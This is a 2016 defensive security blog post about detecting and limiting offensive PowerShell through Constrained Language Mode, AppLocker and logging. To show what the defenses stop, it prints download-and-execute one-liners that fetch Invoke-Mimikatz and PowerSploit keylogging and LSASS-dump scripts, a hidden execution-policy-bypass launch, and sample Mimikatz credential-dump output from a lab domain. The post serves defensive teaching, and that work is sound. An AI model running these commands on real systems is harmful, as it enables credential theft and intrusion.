Detecting Offensive PowerShell Attack Tools

adsecurity.org

Sean Metcalf February 11, 2016

At DerbyCon V (2015), I presented on Active Directory Attack & Defense and part of this included how to detect & defend against PowerShell attacks.

Update: I presented at BSides Charm (Baltimore) on PowerShell attack & defense in April 2016.
More information on PowerShell Security: PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection

The most important take-away from this post: you want to log all PowerShell activity and get that data into a central logging system to monitor for suspicious and anomalous activity.


The Evolution of PowerShell as an attack tool

PowerShell is a built-in command shell available on every supported version of Microsoft Windows (Windows 7 / Windows 2008 R2 and newer) and provides incredible flexibility and functionality to manage Windows systems. This power makes PowerShell an enticing tool for attackers. Once an attacker can get code to run on a computer, they often invoke PowerShell code since it can be run in memory where antivirus can't see it. Attackers may also drop PowerShell script files (.ps1) to disk, but since PowerShell can download code from a website and run it in memory, that's often not necessary.

Dave Kennedy & Josh Kelley presented at DEF CON 18 (2010) on how PowerShell could be leveraged by attackers. Matt Graeber developed PowerSploit and blogged at Exploit-Monday.com on why PowerShell is a great attack platform. Offensive PowerShell usage has been on the rise since the release of "PowerSploit" in 2012, though it wasn't until Mimikatz was PowerShell-enabled (aka Invoke-Mimikatz) about a year later that PowerShell usage in attacks became more prevalent. PowerShell provides tremendous capability since it can run .Net code and execute dynamic code downloaded from another system (or the internet) and execute it in memory without ever touching disk. These features make PowerShell a preferred method for gaining and maintaining access to systems since they can move around using PowerShell without being seen. PowerShell Version 5 (v5) greatly improves the defensive posture of PowerShell and when run on a Windows 10 system, PowerShell attack capability is greatly reduced.

PowerShell is more than PowerShell.exe
Blocking access to PowerShell.exe is an "easy" way to stop PowerShell capability, at least that's how it seems. The reality is that PowerShell is more than a single executable. PowerShell exists in the System.Management.Automation.dll dynamic linked library file (DLL) and can host different runspaces which are effectively PowerShell instances. A custom PowerShell runspace can be instantiated via code, so PowerShell can be executed through a custom coded executable (such as MyPowershell.exe). In fact there are several current methods of running PowerShell code without Powershell.exe being

executed. Justin Warner (@SixDub) blogged about bypassing PowerShell.exe on Red Team engagements in late 2014, aka PowerPick). Since PowerShell code can be executed without running PowerShell.exe, blocking this executable is not an ideal solution to block attacks.




```
PS C:\temp> $PS = [PowerShell]::Create()
$PS.AddCommand("Get-Process")
$PS.Invoke()


Commands              : System.Management.Automation.PSCommand
Streams               : System.Management.Automation.PSDataStreams
InstanceId            : 57ef9f1e-be3a-43a1-a7ed-cec4e9177c76
InvocationStateInfo : System.Management.Automation.PSInvocationStateInfo
IsNested              : False
HadErrors             : False
Runspace              : System.Management.Automation.Runspaces.LocalRunspace
RunspacePool          :
IsRunspaceOwner       : True
HistoryString         :

Id      : 396
Handles : 373
CPU     :
Name    : csrss

Id      : 456
Handles : 192
CPU     :
Name    : csrss

Id      : 2064
Handles : 71
CPU     : 0.015625
Name    : dwm
```

Blocking PowerShell.exe does not stop PowerShell attacks.

Since blocking PowerShell is not effective in stopping PowerShell-based attacks, a more nuanced approach is required (see PowerShell Constrained Language mode and PowerShell v5).

PowerShell Execution Policies aren't about Security (not really)


The PowerShell Execution Policy is set to restricted by default so .PS1 files don't auto-execute. Microsoft learned their lesson about allowing dynamic code to easily execute on Windows. This means all script execution is disabled by default, though one can still type in the commands by hand.



```
PS C:\> .\test.ps1
.\test.ps1 : File C:\test.ps1 cannot be loaded because running scripts is
disabled on this system. For more information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\test.ps1
+ ~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\>
```


“The PowerShell Execution Policy is not a security boundary”

Bypassing the PowerShell Execution Policy is as easy as asking.



```
PS C:\temp> Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic. Do you want to change the execution
policy?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
PS C:\temp>
PS C:\temp> get-executionpolicy
Unrestricted
PS C:\temp>
```

PowerShell.exe can be instantiated with no execution policy to run the script of choice.



```
c:\>powershell.exe -executionpolicy bypass -windowstyle hidden -noninteractive -nologo -file "c:\temp\exploit.ps1"
```

PowerShell as an Attack Platform

The rise of PowerShell as an attack platform has caught a number of organizations by surprise since traditional defenses aren’t able to mitigate or even stop them from being successful. The use of PowerShell by an attacker is as a “post-exploitation” tool; the malicious PowerShell code is being run since the attacker has access to run code on a system already. In some attacks a user was tricked into opening/executing a file or through exploiting vulnerability. Regardless, once an attacker has access, all the operating system standard tools and utilities are available.

Expect at some point that an attacker will get their code running on a computer in your environment, how are you aligning defenses for this new reality?


Powershell is an ideal platform for attackers:

- Run code in memory without touching disk
- Download & execute code from another system
- Interface with .Net & Windows APIs
- Most organizations are not watching PowerShell activity
- CMD.exe is commonly blocked, though not PowerShell

PowerShell is often leveraged as part of an attack, often initially targeting a user on a user’s workstation.
PowerShell attack code can be invoked by:

- Microsoft Office Macro (VBA)
- WMI
- HTA Script (HTML Application – control panel extensions)
- CHM (compiled HTML help)
- Java JAR file
- Other script type (VBS/WSH/BAT/CMD)
- Typically an Encoded Command

Encoded commands obfuscate attack code and can even be compressed to avoid the Windows console character limitation (8191).
Powershell.exe –WindowStyle Hidden –noprofile –EncodedCommand <BASE64ENCODED>



```
PS C:\Windows\system32> $command = 'get-process LSASS'
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
powershell.exe -Window Hidden -noprofile -encodedCommand $encodedCommand

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
   1379      30    11364      19544    54             672 lsass
```

Limiting PowerShell Attack Capability with Constrained Language Mode


Additionally, PowerShell supports various language modes that restrict what PowerShell can do. The PowerShell Constrained Language Mode was developed to support the Surface RT tablet device, though this mode is available in PowerShell in standard Windows as well. Constrained language mode limits the capability of PowerShell to base functionality removing advanced feature support such as .Net & Windows API calls and COM access. The lack of this advanced functionality stops most PowerShell attack tools since they rely on these methods. The drawback to this approach is that in order to configured PowerShell to run in constrained mode, an environment variable must be set, either by running a command in PowerShell or via Group Policy.

Constrained language mode is a useful interim PowerShell security measure and can mitigate many initial PowerShell attacks, though it is not a panacea. It should be considered minor mitigation method on roadmap to whitelisting. Keep in mind that bypassing Constrained PowerShell is possible and not all PowerShell “attack scripts” will be blocked – certainly the ones that use advanced functionality to reflectively load a DLL into memory like Invoke-Mimikatz will be blocked.

Enable Constrained Language Mode:
[Environment]::SetEnvironmentVariable(‘__PSLockdownPolicy‘, ‘4’, ‘Machine‘)

Enable via Group Policy:
Computer Configuration\Preferences\Windows Settings\Environment

Once Constrained Language Mode is enabled, many PowerShell attack tools don’t work since they rely on components blocked by constrained language.



New Environment Properties

General | Common

Action: Create


( ) User Variable
(●) System Variable

Name: __PSLockdownPolicy or ☐ PATH ☐ Partial

Value: 4

Details

Create will add the variable to the specified environment. If it already exists, the value will not be changed.



```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported
```

This environment variable can be modified by an attacker once they have gained control of the system. Note that they would have to spawn a new PowerShell instance to run code in full language mode after changing the environment. These changes would be logged and could help the defender in identifying unusual activity on the system.

Remove Constrained Language Mode:
Remove-Item Env:__PSLockdownPolicy


Check Language Mode:
$ExecutionContext.SessionState.LanguageMode

Enabling PowerShell Constrained Language mode is another method that can be used to mitigate PowerShell attacks.

Pairing PowerShell v5 with AppLocker – Constrained Language Mode No Longer Easily Bypassed.

PowerShell v5 also supports automatic lock-down when AppLocker is deployed in “Allow” mode. Applocker Allow mode is true whitelisting and can prevent any unauthorized binary from being executed. PowerShell v5 detects when Applocker Allow mode is in effect and sets the PowerShell language to Constrained Mode, severely limiting the attack surface on the system. With Applocker in Allow mode and PowerShell running in Constrained Mode, it is not possible for an attacker to change the PowerShell language mode to full in order to run attack tools.When AppLocker is configured in “Allow Mode”, PowerShell reduces its functionality to “Constrained Mode” for interactive input and user-authored scripts. Constrained PowerShell only allows core PowerShell functionality and prevents execution of the extended language features often used by offensive PowerShell tools (direct .NET scripting, invocation of Win32 APIs via the Add-Type cmdlet, and interaction with COM objects).

Note that scripts allowed by AppLocker policy such as enterprise signed code or in a trusted directory are executed in full PowerShell mode and not the Constrained PowerShell environment. This can’t be easily bypassed by an attacker, even with admin rights.



```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+                                                   ~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Log all PowerShell Activity


Detection of PowerShell attack activity on your network (including PowerShell Empire and PowerSploit) begins with logging PowerShell activity. Enabling PowerShell logging requires PowerShell v3 and newer and PowerShell v4 adds some additional log detail (Windows 2012 R2 & Windows 8.1 with November 2014 roll-up KB300850) useful for discovering and tracking attack activity.

PowerShell logging can be enabled via Group Policy for PowerShell modules:

- Microsoft.PowerShell.* – Log most of PowerShell’s core capability.
- ActiveDirectory – Log Active Directory cmdlet use.
- BITSTransfer – Logs use of BITS cmdlets.
- CimCmdlets (2012R2/8.1) – Logs cmdlets that interface with CIM.
- GroupPolicy– Log Group Policy cmdlet use.
- Microsoft.WSMan.Management – Logs cmdlets that manage Web Services for Management (WS-Management) and Windows Remote Management (WinRM).
- NetAdapter/NetConnection – Logs Network related cdmdlets.
- PSScheduledJob/ScheduledTasks (PSv5) – Logs cmdlets to manage scheduled jobs.
- ServerManager – Log Server Manager cmdlet use.
- SmbShare – Log SMB sharing activity.

PowerShell logging can also be configured for all PowerShell modules (“*”), my preference, which logs all PowerShell cmdlets – useful if the attacker has imported custom module for offensive PowerShell tools.

Group Policy:
Computer Configuration\Policies\Administrative Template\Windows Components\Windows PowerShell


Turn on Module Logging

Turn on Module Logging

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Help:

To turn on logging for one o
Show, and then type the mo
Wildcards are supported.

Module Names:

To turn on logging for the W
core modules, type the follo
the list:

Microsoft.PowerShell.*

Microsoft.WSMan.Managem

Show Contents

Module Names:


	Value
▸	*
*	

In order for these logs to be useful, they need to be fed into a central logging system with alerts configured for known attack methods.

Interesting Activity:

- Downloads via .Net (New-Object Net.WebClient).DownloadString)
- Invoke-Expression (& derivatives: “iex”).
- BITS activity
- Scheduled Task creation/deletion.
- PowerShell Remoting.

This screenshot shows how many PowerShell attacks start: Invoke-Expression (IEX) which calls the .Net Web Client download functionality to download internet PowerShell code and execute it.



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : ADSDC02$
         * Domain   : ADSECLAB
         * NTLM     : b4b2ba6980fea68fe9ad0d38c75129d2
         * SHA1     : e8d60baf02dcb8ba8598bc5ffcde86b9fe6269b8
        tspkg :
        wdigest :
         * Username : ADSDC02$
         * Domain   : ADSECLAB
         * Password : e9 a1 dc 7e 70 7f 1a 82 c3 63 32 de c4 2e da 3a 1c a0 e9 a0 b3 fb 7d 1f 26 63 a6 e1 7e 6a 11 c8 b0 eb e
0 f8 50 bc 54 7b 73 fa b3 4c b3 05 ba 66 1f ac 34 8c 0c 4d 79 95 dd 63 7e ab 4b 2a 24 83 fa 16 ff 03 e1 c1 ff 56 5e 28
 b0 80 00 12 9a b2 0b 28 a8 8b 6c ea 3a ee 35 50 b9 e1 e5 d6 66 c6 f6 a4 51 fe 7a 1c 2f 17 b2 70 3b 8f bb ad 1e 76 0b
59 99 67 ed 51 81 34 11 7f 3b e7 5c 64 7c f9 ab d9 90 98 e9 89 78 1d 43 ad e2 ad ac c6 af e7 24 2c d5 76 fe 14 17 69 0
e 19 c0 11 a1 b1 ef 25 27 5d 4a 17 52 73 37 99 c9 d5 3a c6 49 fe ce 5a 78 1c e4 58 ea e9 35 a0 c1 1c a0 0b 9e 05 0b b9
 fc fd ed 27 c0 7c a4 f0 c5 3c bd 57 13 77 18 3f 6f fb f4 df 2d 81 0c 65 cf 72 79 26 24 e5 e6 e9 ae 05 bc 40 c2 9e 98
91 16 26 1b b0 44 3f 11 9e
```

PowerShell v5 provides enhanced security and improved logging.

PowerShell v5 Script Block Logging

Script block logging provides the ability to log de-obfuscated PowerShell code to the event log. Most attack tools are obfuscated, often using Base64 encoding, before execution to make it more difficult to detect or identify what code actually ran. Script block logging logs the actual code delivered to the PowerShell engine before execution which is possible since the script code needs to be de-obfuscated before execution.

Since many PowerShell attacks obfuscate the attack code, it is difficult to identify what the script code does. Script block logging de-obfucates the code and logs the code that is executed. Since this code is logged, it can be alerted on when seen by a central logging system.

One key challenge with identifying offensive PowerShell code is that most of the time it is obfuscated (Base64, Base64+XOR, etc). This makes real-time analysis nearly impossible since there is no keyword to trigger alerts on.


Script Block Logging records the content of the script blocks it processes as well as the generated script code at execution time.

Microsoft-provided example of obfuscated command code

